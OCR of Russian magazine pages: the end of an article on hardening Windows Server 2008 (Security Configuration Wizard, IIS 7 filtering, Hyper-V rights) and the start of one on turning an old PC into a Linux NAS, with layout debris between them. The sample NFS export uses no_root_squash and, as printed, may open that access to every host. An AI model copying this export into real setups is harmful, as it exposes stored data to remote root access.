
Кстати, при помощи SCWCMD можно просмотреть настройки, указанные в XML-файлах. Например так:

```
> SCWCMD View /x:C:\Windows\security\msscw\kbs\
Exchange2007Edge.xml
```

В результате откроется окно «SCW Viewer» с установками, находящимися в данном файле.
Если производится управление несколькими серверами, то удобнее хранить базу данных настроек безопасности централизованно и использовать на всех серверах сети. В этом случае сетевой путь к базе следует прописать в командной строке:

```
> SCW /kb \\server\scwkb
```

Из меню «Администрирование» запускаем мастер настройки безопасности, пропускаем первый шаг, на котором просто дается общая информация, на втором выбираем «Создать новую политику безопасности». Остальные пункты позволяют изменить существующую политику, применить политику и произвести откат примененной политики. Обращаю внимание на последний вариант, который позволяет в случае проблем, появившихся после применения политики, очень просто отменить все изменения, вернув целевую систему в первоначальное, рабочее состояние. Не следует принудительно завершать работу мастера, закрывая окно с настройками, так как сервер может остаться лишь частично настроенным, вместо этого надо выполнить откат политик сразу после применения. Хотя полный бэкап для подстраховки еще никому не вредил, наоборот доказано, что сон админа при наличии резервной копии крепче, а досуг длиннее.
На следующем шаге указываем сервер, который будет использован как образец при создании политики безопасности. В списке по умолчанию отображается локальная система, для удаленной системы указываем ее DNS, NetBIOS имя или IP-адрес. По окончании сканирования базы данных и анализа текущего состояния системы нажатием кнопки «Просмотр базы данных» можно получить отчет о найденных ролях и других возможностях. После внедрения новых политик в списке обнаруживаем несколько ролей, связанных с Exchange 2007; если их нет, регистрацию XML-файлов, очевидно, следует повторить. Щелчок по любому пункту позволяет посмотреть подробную информацию, строка «Состояние» покажет, установлена и включена ли выбранная роль.
Переходим к следующему этапу. Читаем сообщение о том, что неверное указание ролей может привести к неправильным настройкам, и переходим к этапу выбора ролей. К их анализу следует подойти осторожно, так как мастер хотя и использует все возможные методы определения, но все-таки может ошибаться. По умолчанию помощник покажет только установленные роли. Доступные роли можно увидеть, используя раскрывающийся список «Просмотреть». Далее аналогично отмечаем клиентские функции (DHCP, DNS-клиенты и т. д.) и компоненты, связанные с задачами администрирования (брандмауэр Windows, архивация данных, обозреватель сети и т.п.) Все внимательно просматриваем и оставляем только то, что действительно используется. В следующем окне увидим список дополнительных служб, — с ними обычно проблем не возникает. Хотя если в системе обнаружена незадействованная дополнительная служба, лучше прекратить работу с мастером, удалить службу и повторить настройки, запустив SCW повторно.
Теперь не менее важный этап — определяем, что делать с неизвестными службами. По умолчанию предлагается не изменять режим запуска службы. Это спасает от возможных проблем в случае, если мастер некорректно распознал все установки на сервере, нужные службы еще не установлены, или когда политика будет применяться на нескольких серверах. В защищенных средах следует использовать вариант «Отключить эту службу». Смотрим резюме по планируемым изменениям. В таблице несколько столбцов, где отображается текущий и планируемый статус запуска службы. Если настройки верны, переходим в раздел «Сетевая безопасность». Установив флажок в первом окне, можно пропустить этот раздел. Выбираем порты и одобряем приложения. Используя кнопки Добавить, Изменить и Удалить, можно соответственно указать новый порт и приложение, а также изменить или удалить имеющиеся настройки. По умолчанию доступ к разрешенным портам



СМОТРИМ УСТАНОВКИ ПРИ ПОМОЩИ SCW VIEWER


ПОСЛЕ РЕГИСТРАЦИИ XML-ФАЙЛОВ РОЛЬ EXCHANGE 2007 ПОЯВИЛАСЬ В СПИСКЕ

возможен с любого адреса; нажав кнопку Дополнительно, можно указать для выбранного приложения список разрешенных IP-адресов и подсетей. В частности, проверяем, чтобы были одобрены порты, принадлежащие Exchange (в контексте статьи и службы IIS). Далее проверяем и подтверждаем внесенные изменения.
Следующий раздел — «Параметры реестра», в нем производятся настройки протоколов, используемых для связи с другими системами. Первый шаг — настройка требования подписи SMB. Здесь два флажка, позволяющих указать, чтобы все подключающиеся системы отвечали минимальным требованиям к ОС. Второй флажок активирует функцию подписи трафика файлов и печати (опция требует дополнительной мощности CPU). Параметр реестра, который будет при этом изменен, указан внизу страницы. Второй шаг — настройка цифровой подписи LDAP, здесь один пункт, позволяющий указать минимальные требования к ОС (от Win2kSP3 и выше). Третий шаг — методы проверки подлинности LAN Manager для исходящих соединений. По умолчанию используются только учетные записи в домене, что обеспечивает наибольшую защищенность. Остальные (локальные учетные записи и пароли общего доступа Win95-Me) лучше не использовать (см. статью «Максимальная защита AD» в июльском][за 2009 год). Пункты на четвертом шаге будут зависеть от установок на предыдущем этапе. В нашем случае будет предложено выбрать метод исходящей проверки подлинности для компьютеров домена. Мастер предложит разрешить аутентификацию для систем Win2kSP6 и выше, а также синхронизировать время с NTP-сервером. Проверяем установки и подтверждаем выбор.
Еще один этап — «Проверка аудита», где определяются цели аудита. Здесь просто отмечаем один из трех вариантов: «Не выполнять аудит», «Выполнять аудит успешных действий», «Выполнять аудит успешных и неуспешных действий». В сводке, кроме контроля установок, можно включить/отключить использование шаблона безопасности SCWAudit.inf, который задает ACL доступа к файловой системе (примечание: эти установки нельзя откатить при помощи SCW). Далее в зависимости от имеющихся ролей могут настраиваться специфические установки. Например, при наличии IIS мастер позволит произвести настройку динамического содержимого и выбрать сохраняемые виртуальные каталоги (они отключены по умолчанию, поскольку представляют собой потенциальную угрозу). Это все. Сохраняем политику безопасности, указав имя файла и описание. Нажав «Просмотр политики безопасности», можно просмотреть все настройки. Здесь же при необходимости подключаются готовые шаблоны безопасности, которые расширят произведенные установки. Нажимаем Далее и выбираем применить эту политику сразу или отложить. Сохраненную политику затем можно внедрить при помощи SCW.

ЗАЩИЩАЕМ IIS Веб-сервер IIS (Internet Information Services) пользуется популярностью в первую очередь благодаря тому, что входит в комплект ОС, — его очень просто установить и легко интегрировать в среду Windows. Надо признать, многие администраторы его откровенно недолюбливают, и все из-за того, что в предыдущих версиях было выявлено достаточно много ошибок (в том числе, связанных с безопасностью), да и производительностью он не блистал. В Win2k8 разработчики представили IIS 7.0 (IIS 7.5 в Win2k8R2), в котором учтены ошибки прошлого, а сам дизайн существенно переработан. В частности, в IIS реализован тот же подход, что и в самой Win2k8. По умолчанию устанавливается минимальный набор компонентов, а затем админ добавляет то, что действительно необходимо. Так, по умолчанию задействовано лишь 9 из 40 Role Services, которые обеспечивают основные функции HTTP, статическое содержимое и его сжатие, мониторинг и фильтрацию запросов, ведение журнала и консоль управления IIS (IIS Manager). Для удобства выбора Role Services разделены на 8 подкатегорий. Среди категорий особое внимание хотелось бы обратить на IIS 6.0 Management Compatibility (Совместимость метабазы IIS 6), отвечающую за совместимость по API с предыдущей версией веб-сервера. Например, при установке Exchange Server 2007 активация этого пункта обязательна. Дополнительный модуль FastCGI обеспечивает быструю обработку Perl, PHP, Ruby и других web-технологий, позволяя обслуживать большее число пользователей.
В IIS имеется внушительное количество настроек, при помощи которых можно настроить различного рода ограничения и тем самым повысить безопасность. Разберем некоторые из них.
Основные действия будем производить в Диспетчере служб IIS, ссылка для запуска которого находится в меню Администрирование (консольная команда Inetmgr).
По умолчанию к узлу будут иметь доступ системы со всех IP-адресов, компьютеров и доменов, при необходимости легко можно ограничить этот список, установив разрешения и запреты. Открываем пункт «Просмотр возможностей», выбираем «Ограничения IPv4-адресов и имен домена» и в панели «Действия» щелкаем — добавить разрешающий или запрещающий элемент. Чтобы из консоли запретить доступ, например с адреса 10.0.0.1, пишем:

```
> appcmd set config /
section:ipsecurity /+"[ipaddress='1
0.0.0.1',allowed='false']"
```

Соответственно, чтобы разрешить, меняем «false» на «true».
Чтобы узел принимал подключения не со всех сетевых интерфейсов, используем пункт «Привязки узла» и указываем адреса для каждого порта (80 и 443).
Страница «Проверка подлинности» позво-



▹ info

• Статью об установке и настройке Hyper-V читай в статье «Гиперактивная виртуальность», опубликованной в февральском номере][за 2009 год.

• Для получения справки по параметрам утилиты SCWCMD используй команду «SCWCMD transform».




▹ links


• Документ «Hyper-V Security Guide»: go.microsoft.com/fwlink/?LinkID=147397.

• Подробную инфу по AzMan смотри на TechNet: technet.microsoft.com/en-us/library/cc786774(WS.10).aspx.

• Дополнительные сведения о команде Appcmd.exe можно получить на страничке technet.microsoft.com/ru-ru/library/cc772200(WS.10).aspx.



СОЗДАЕМ КАТАЛОГИ /MNT/SHARE И /MNT/PRIVATE



ИЗМЕНЕНИЕ ПАРАМЕТРОВ ЛОКАЛЬНОГО ВХОДА В СИСТЕМУ

ляет настроить методы проверки подлинности, которые могут быть использованы клиентами при подключении. Анонимный доступ по умолчанию включен. Выбрав одноименный пункт и нажав ссылку «Изменить», можно задать учетную запись, от имени которой будет производиться доступ (по умолчанию IUSR), или указать удостоверение пула приложений (по умолчанию — сетевой сервис). Все эти действия можно выполнить из командной строки:

```
> appcmd set config /
section:anonymousAuthentication /userName:
string /password: string
```

Среди других методов проверки подлинности предлагается: Active Directory, обычная и дайджест-проверка.
Еще одна настройка скрыта под ссылкой «Ограничения», расположенной в меню «Действия». В появившемся окне настраивается максимальная полоса пропускания для узла, время ожидания подключения в секундах (по умолчанию 180) и максимальное число одновременных подключений. Фильтры запросов ограничивают типы обрабатываемых IIS HTTP-запросов, с их помощью администратор может заблокировать потенциально опасные действия. Из графического интерфейса управлять фильтрами нельзя, для этого следует использовать команду Appcmd.exe или WMI-сценарий. Просмотреть установки можно командой:

```
> appcmd list config -section:requestFiltering
```

Например, запретим обработку незарегистрированных расширений имен файлов:


```
> appcmd set config /section:requestfiltering
/fileExtensions.allowunlisted:false
```

Чтобы запретить файлы с разрешением «exe», используем такую команду:


```
> appcmd set config /section:system.webServer/
security/requestFiltering -fileExtensions.
[fileExtension='.exe'].allowed:false
```

Остальные параметры позволяют указать максимальный размер содержимого, длину URL и HTTP-заголовка, запрещенные знаки в URL и многое другое.

ОБЕСПЕЧИВАЕМ БЕЗОПАСНОСТЬ HYPER-V Тема номер один последних лет — виртуализация, и не нужно быть пророком, чтобы предсказать, что в дальнейшем связанные с ней технологии будут только развиваться. Продукты виртуализации также несут дополнительные риски, и их защите сейчас уделяется недостаточно внимания. В целом,



НАСТРОЙКИ АНОНИМНОГО ДОСТУПА



УСТАНОВКИ ЗНАЧЕНИЙ ПО УМОЛЧАНИЮ

мероприятия по обеспечению безопасности ОС и приложений, работающих в виртуальной машине, мало отличаются от таковых в «реальном» компьютере, но все же есть свои особенности. После установки роли Hyper-V все ОС, работающие на компьютере, включая основную, будут работать как виртуальные. Виртуальные машины используют одни и те же ресурсы реальной системы, что уже несет повышенную опасность. Hyper-V хранит все настройки на жестком диске, а значит, файлы могут быть изменены вирусом или другой программой. Атаке могут подвергнуться и сами сервисы, обеспечивающие функции виртуализации. Действия по обеспечению безопасности Hyper-V можно разделить на две части: защита основной системы, в том числе и физическая, и защита виртуальной среды. Начнем с обновления системы и установки патчей. Просмотреть список доступных обновлений можно в Центре обновлений или командой:

```
> wmic qfe list
```

Так необходимо обязательно установить обновление KB950050, которое улучшает безопасность и стабильность Hyper-V, а также языковый пакет Language Pack for Hyper-V (KB951636). Кроме этого, рекомендуется обновление для Vista (KB952627), позволяющее включить поддержку удаленного управления сервером Win2k8 с ролью Hyper-V. Все эти файлы можно легко найти поиском.

На сервере с ролью Hyper-V нежелательно наличие других сервисов, т.е. он не должен выполнять более никаких функций. Исключение составляют антивирусная защита и система обнаружения атак (IDS), установка которых на одной системе позволит защитить сразу группу гостевых ОС. При этом во избежание конфликтов необходимо исключить из сканирования каталоги, в которых хранятся файлы виртуальных машин, а также файлы vmms.exe и vmwp.exe (находятся в %SystemRoot%\System32). Обязательно ограничиваем список пользователей, которые могут регистрироваться на данной системе. Находим в группе «Администрирование» ярлык «Локальная политика безопасности» (Local Security Policy) и в разделе «Локальные политики» выбираем «Назначение прав пользователя» (User Rights Assignment). Теперь ищем и устанавливаем политики «Локальный вход в систему», «Запретить локальный вход», «Отказать в доступе к этому компьютеру из сети». Чтобы упростить защиту сервера, желательно использовать, как минимум, 2 сетевых адаптера: один для удаленного администрирования (мастер установки роли выдаст запрос о выборе сетевой карты для управления), второй — непосредственно виртуальными машинами для обмена данными. Вообще говоря, для роли Hyper-V идеально подходит режим Server Core. В этом случае снижается количество потенциальных уязвимостей, увеличивается время наработки на отказ.

По умолчанию Hyper-V допускает к управлению виртуальными машинами только администраторов. Чтобы не включать в эту группу пользователей, лучше делегировать им необходимые права. Для этой цели следует использовать Диспетчер авторизации (Authorization Manager), при помощи которого создаются ролевые разрешения. Модель безопасности достаточно хорошо продумана, суммарные права определяются на основе нескольких составляющих — операция (разрешенные действия), задачи, роль, область (объекты, которыми можно управлять). Запускаем диспетчер, набрав в консоли «AzMan.msc»; по умолчанию окно диспетчера пусто, чтобы начать работу, требуется выбрать хранилище. Это может быть служба Active Directory или ADAM (Active Directory Application Mode), сервер Microsoft SQL или XML. В поставке Windows имеется нужное хранилище — файл InitialStore.xml, расположенный в C:\Program Data\Microsoft\Windows\Hyper-V. Этот файл появится после создания роли Hyper-V, и по умолчанию в этом же каталоге хранятся настройки всех виртуальных машин. Вызываем контекстное меню — и в нем пункт «Открыть хранилище данных для авторизации» (Open Authorization Store), указываем на данный файл. Переходим в Microsoft Hyper-V services — Role Assignments — Administrator, затем в меню Action выбираем «Assign Users and Groups» и «From Windows and Active Directory». После этого назначаем учетную запись, которой необходимо передать права на управление Hyper-V. Теперь выбранный пользователь может выполнять задачи по управлению системой виртуализации, не являясь администратором сервера. Аналогичным образом при помощи других пунктов меню раздаются права на конкретные виртуальные машины и т.п. Хотя в этом случае настройки будут храниться на конкретной машине, что не всегда удобно, AzMan позволяет хранить настройки в Active Directory. Более подробную информацию по MMC-оснастке AzMan смотри на TechNet: technet.microsoft.com/en-us/library/cc786774(WS.10).aspx.

По умолчанию файлы виртуальных дисков VHD (Virtual Hard Disk) лежат в директории %users%\Public\Documents\Hyper-V\Virtual Hard Disks. Эти настройки можно изменить из Hyper-V Manager, но в этом случае придется побеспокоиться об установке корректных прав доступа на каталог и файлы. Чтобы упростить себе задачу, лучше хранить все файлы в отдельных каталогах на одном логическом томе, а для большей защиты активировать BitLocker (Encrypting File System не поддерживается Hyper-V). Соответственно, при назначении лимитов на CPU, RAM и HDD для каждой виртуальной машины не забываем, что они имеют физический «нерезиновый» аналог. Скомпрометированная виртуальная машина, которой доступна вся системная мощь, может запросто заблокировать работу других VM.

ЗАКЛЮЧЕНИЕ Защита сервисов — не единовременная задача, а регулярная работа. Сюда входит установка последних патчей, анализ трафика, логов и системы аудита. Только так можно быть уверенным в том, что твой сервер останется под полным контролем, и тебе не придется ночью, сломя голову, бежать на фирму восстанавливать его работу.

ЕВГЕНИЙ ЗОБНИН J1M@SYNACK.RU

Воздвигнем NAS на раз!

Создаем мультипротокольный NAS из старого компа

Сегодня множество компаний предлагают железные решения для создания NAS самых разных уровней, от устройств для организации домашней файлопомойки до корпоративных стоечных серверов. Но зачем тратить деньги на дорогостоящие железки, когда любой из пылящихся в серверной системных блоков можно превратить в настоящий мультипротокольный NAS с разделением доступа?

Аббревиатура NAS расшифровывается как Network Attached Storage (хранилище, подключаемое по Сети). Принадлежащее к этому классу устройство обычно представляет собой небольшой маломощный сервер (возможно на процессоре VIA), построенный на чипсете с многоканальным IDE/SATA-контроллером. Его основная задача — хранить данные и предоставлять к ним доступ по множеству протоколов (CIFS, NFS, FTP/FTPS, HTTP/HTTPS и т.д.) Причем вторая задача решается с помощью прошитой во флеш-память операционной системы, в качестве которой в последнее время все чаще выступает Linux.

Linux сейчас используется везде, и нет ничего удивительного в том, что производители различных устройств подгоняют пингвина под свои нужды и строят поверх него целую систему из проприетарных компонентов. Но NAS не тот случай, обычно в нем установлен самый обычный дистрибутив Linux со стандартным набором заранее сконфигурированных сетевых сервисов, а единственный закрытый компонент — это веб-интерфейс и система уведомлений. Поэтому самую настоящую NAS-систему можно собрать в буквальном смысле на коленке, взяв один из простаивающих компов и установив на него Linux-дистрибутив.

АНАТОМИЯ ОС, ИСПОЛЬЗУЕМОЙ В NAS-УСТРОЙСТВЕ Каким же образом настроить операционную систему, чтобы она стала пригодной для использования на NAS-устройствах? Во-первых, она должна быть лишена всего, что не является важным для хранения данных, предоставления удаленного доступа к ним и администрирования. Этого легко добиться, отправив все пакеты, содержащие систему X Window, пользовательские программы и высокоуровневые библиотеки в /dev/null. В результате в системе должно остаться ядро, шелл, набор инструментов командной строки и стандартные библиотеки (glibc, ncurses и т.д.). Во-вторых, система должна содержать все необходимое для организации удаленного доступа к данным: samba (протокол CIFS), nfs-kernel-server (протокол NFS), vsftpd (FTP/FTPS), lighttpd (HTTP/HTTPS), ssh (SFTP) и rsync (для бэкапа данных). В-третьих, система должна уметь загружаться с USB-брелка или LiveCD (нельзя допустить, чтобы ОС обрушилась вместе с отказом одного из жестких дисков).

В идеале ОС должна уметь аутентифицировать пользователей, используя Active Directory или LDAP, но мы ограничимся стандартным файлом /etc/passwd для хранения учетных записей.

ПОДГОТОВКА FLASH-БРЕЛКА Установить Linux на USB-flash очень просто. Для этого достаточно взять установочный дистрибутивный диск, скормить его приводу, выключить комп, отключить все жесткие диски, включить комп и приступить к установке. Инсталлятор ОС примет USB-флешку за HDD и благополучно установит на нее систему. Но существует еще более простой способ — вставить флешку в гнездо и указать ассоциированное с ней устройство в качестве жесткого диска эмулятору qemu:

```
$ qemu -cdrom /путь/к/linux.iso -hda
/dev/sd* -boot d
```

После этого следует установить дистрибутив, указав инсталлятору использовать всю флешку для создания единого раздела ОС (без свопа и прочих ухищрений). Причем в качестве файловой системы лучше выбрать ext2, так как журналируемость и flash-накопители — вещи несовместимые (виной тому низкая скорость работы + износ накопителя).

После завершения процедуры следует загрузиться с flash-накопителя (хотя бы используя все тот же qemu) и приступить к зачистке дистрибутива от ненужного хлама: X Window, оконные менеджеры и среды, пользовательский софт и т.д. А освободившееся место использовать для установки samba, nfs-kernel-server, nfs-common, portmap, vsftpd, rsync, lighttpd, openssh-server (названия приведены для дистрибутива Ubuntu 9.04).



СОЗДАНИЕ ХРАНИЛИЩА И ПРИВЯЗКА К НЕМУ ПОЛЬЗОВАТЕЛЕЙ

Разобравшись с установкой, приступаем к организации хранилища и настройке сетевых служб. Для этого нам надо создать два подкаталога в каталоге /mnt: share (в нем будет храниться информация, доступная всем) и private (личные каталоги пользователей). Ты можешь сразу подключить к компу все жесткие диски, создать из них RAID и примонтировать его к /mnt (не забыв добавить соответствующую запись в /etc/fstab) или же наращивать дисковый массив постепенно, подключая все новые диски для отдельных пользователей. В конце концов, смысл в том, что каталоги /mnt/share и /mnt/private и будут нашим хранилищем, а что и к чему подключено на более низком уровне, — значения не имеет. Далее установим права на созданные каталоги:

```
# chmod 1777 /mnt/share
# chown root:users /mnt/private
# chmod 770 /mnt/private
```

С помощью этих трех команд мы сделали так, чтобы:

1) к /mnt/share имели доступ все без исключения пользователи и могли создавать и удалять в нем файлы, за исключением тех, владельцами которых они не являются (те же права доступа, что и у каталога /tmp);

2) к каталогу /mnt/private имели доступ только root и пользователи группы users, что позволит организовать систему разделения прав и защиты приватных каталогов пользователей.

Теперь ты можешь завести в системе пользователей, которые должны иметь доступ к серверу (например, director, buhgalter, admin и т.д.) и создать соответствующие каталоги внутри /mnt/private. Пример:

```
* director — домашний каталог /mnt/private/director,
владелец director:users, права доступа 700
* buhgalter — домашний каталог /mnt/private/buhgalter,
владелец buhgalter:users, права доступа 700
* admin — домашний каталог /mnt/private/admin, владелец
admin:users, права доступа 700
```

ПРОТОКОЛ CIFS Обычные пользователи обращаются к NAS-серверу через сетевое окружение Windows, поэтому настройке доступа по протоколу CIFS необходимо уделить особое внимание. Мы воспользуемся вполне стандартной конфигурацией smb.conf, которая выставляет в локальную сеть два ресурса: наш каталог /mnt/share и личный каталог пользователя (/mnt/private/пользователь), куда последний будет попадать после ввода имени и пароля.
Установим сервер Samba:

```
$ sudo apt-get install samba
```

После этого открываем файл /etc/samba/smb.conf и пишем в него:

$ sudo vim /etc/samba/smb.conf

```
[global]
; Рабочая группа
workgroup = WORKGROUP
; Имя сервера
server string = Corporate NAS-server
; Не резолвить имена машин самостоятельно
dns proxy = no
; Для каждого клиента ведем свой лог-файл
log file = /var/log/samba/log.%m
max log size = 1000
; Не использовать syslog
syslog = 0
; Аутентифицировать пользователей с помощью имен и паро-
лей
```

```
server.modules              = (
            "mod_access",
#           "mod_alias",
            "mod_accesslog",
#           "mod_compress",
#           "mod_rewrite",
#           "mod_redirect",
#           "mod_evhost",
#           "mod_usertrack",
#           "mod_rrdtool",
#           "mod_webdav",
#           "mod_expire",
#           "mod_flv_streaming",
#           "mod_evasive"
)

## a static document-root, for virtual-hosting take look at the
## server.virtual-* options
server.document-root        = "/mnt/share"

## where to upload files to, purged daily.
server.upload-dirs = ( "/var/cache/lighttpd/uploads" )

## where to send error-messages to
server.errorlog             = "/var/log/lighttpd/error.log"

## files to check for if .../ is requested
index-file.names            = ( "index.php", "index.html",
                                "index.htm", "default.htm",
                                "index.lighttpd.html" )
/etc/lighttpd/lighttpd.conf [conf]                115 0x73 [12,1][7%]
```

РЕДАКТИРУЕМ LIGHTTPD.CONF

КАТАЛОГ /MNT/SHARE В БРАУЗЕРЕ

```
security = user
; Шифровать пароли
encrypt passwords = true
; Бэкенд, используемый для хранения
паролей
passdb backend = tdbsam
; Синхронизировать изменившиеся smb-
пароли с паролями в базе /etc/passwd
unix password sync = yes
passwd program = /usr/bin/passwd %u
passwd chat = *Enter\snew\s*\
spassword:* %n\n *Retype\snew\s*\
spassword:* %n\n *password\
supdated\ssuccessfully* .

; Глобальная шара, доступная всем
[share]
comment = Global Share
path = /mnt/share
valid users = @users
force group = users
create mask = 0666
directory mask = 0777
writable = yes

; Личные каталоги пользователей
[homes]
comment = Private Directories
browseable = no
valid users = %S
writable = yes
create mask = 0600
directory mask = 0700
```

Добавляем в самбу всех пользователей, которых мы завели в локальной системе, с помощью команды:

```
$ sudo smbpasswd -a пользователь
<пароль>
```

Запускаем службу:

```
$ sudo service samba start
```

ПРОТОКОЛ NFS IT-отдел предпочитает использовать сетевую файловую систему для доступа к своим данным. Что ж, желание легко удовлетворить с помощью ядерного NFS-сервера:

```
$ sudo apt-get install nfs-kernel-
server nfs-common portmap
```

Открываем файл /etc/exports и добавляем в него строку:

```
/mnt 192.168.1.1/24 (rw,no_root_
squash,async,subtree_check)
```

192.168.1.1/24 — это сеть, которой разрешен доступ на монтирование ресурса. Пользователи будут видеть как каталог /mnt/share, так и /mnt/private, но доступ к последнему будут иметь только владельцы соответствующих домашних каталогов.
Запускаем сервер:

```
$ sudo service nfs-kernel-server start
```

ПРОТОКОЛ FTP Для полноты картины мы должны организовать доступ к NAS с помощью протокола FTP. Но здесь сразу сталкиваемся с проблемой — протокол FTP не позволяет клиенту указывать собственную кодировку, и пользователям Windows имена файлов будут видны только в случае использования кодировки cp1251, а пользователям UNIX — koi8-r или utf-8. Прибавь к этому неумение сервера vsftpd перекодировать имена из локальной кодировки и получишь полный бардак.
